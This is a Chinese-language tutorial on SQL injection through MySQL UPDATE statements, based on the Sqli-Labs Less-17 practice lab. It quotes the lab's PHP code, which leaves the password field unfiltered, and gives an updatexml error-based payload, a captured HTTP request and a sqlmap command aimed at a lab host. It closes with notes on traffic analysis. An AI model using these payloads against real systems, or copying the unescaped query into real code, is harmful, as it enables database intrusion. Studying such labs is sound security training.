Update 注入及流量分析

1. Mysql update 语句复习

update 语句可用来修改表中的数据，简单来说基本的使用形式为:
update 表名称 set 列名称=新值 where 更新条件;
UPDATE table_ name SET field1=new-value1, field2=new-value2 [WHERE Clause]
Update 语句练习

修改 security 数据库 users 表的 admin 字段的值为 000000

2. Update 注入代码分析

输入过滤函数

```
function check_input($value)
        {
        if(!empty($value))
                {
                // truncation (see comments)
                $value = substr($value,0,15);
                }

                // Stripslashes if magic quotes enabled
                if (get_magic_quotes_gpc())
                        {
                        $value = stripslashes($value);
                        }

                // Quote if not a number
                if (!ctype_digit($value))
                        {
                        $value = "'" . mysql_real_escape_string($value) . "'";
                        }

        else
                {
                $value = intval($value);
                }
        return $value;
        }

//making sure uname is not injectable
$uname=check_input($_POST['uname']);

$passwd=$_POST['passwd'];
```

过滤函数


只对uname进行过滤

```
//echo '<font color= "#0000ff">';
$row1 = $row['username'];
//echo 'Your Login name:'. $row1;
$update="UPDATE users SET password = '$passwd' WHERE username='$row1'";
mysql_query($update);
```

password存在注入点

3. Mysql update 手工注入演示

Sqli-Labs Less-17
Payload
name=admin&passwd=admin’ or
updatexml(1,concat(0x7e,version(),0x7e),1)#&submit=Submit




4. Sqlmap 安全测试

利用 sqlmap 读取 target.txt 中的内容并指定 passwd 参数进行 SQL 注入漏洞的利用。
target 文件内容

```
POST /Less-17/ HTTP/1.1
Host: 192.168.137.150:8088
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://192.168.137.150:8088
Connection: close
Referer: http://192.168.137.150:8088/Less-17/
Upgrade-Insecure-Requests: 1

uname=admin&passwd=admin&submit=Submit
```

sqlmap -r target.txt -p passwd
测试结果



5. 流量分析

探测流量’ \ ’ and 1=1 等
利用流量
盲注流量
报错函数流量等
Sqlmap 流量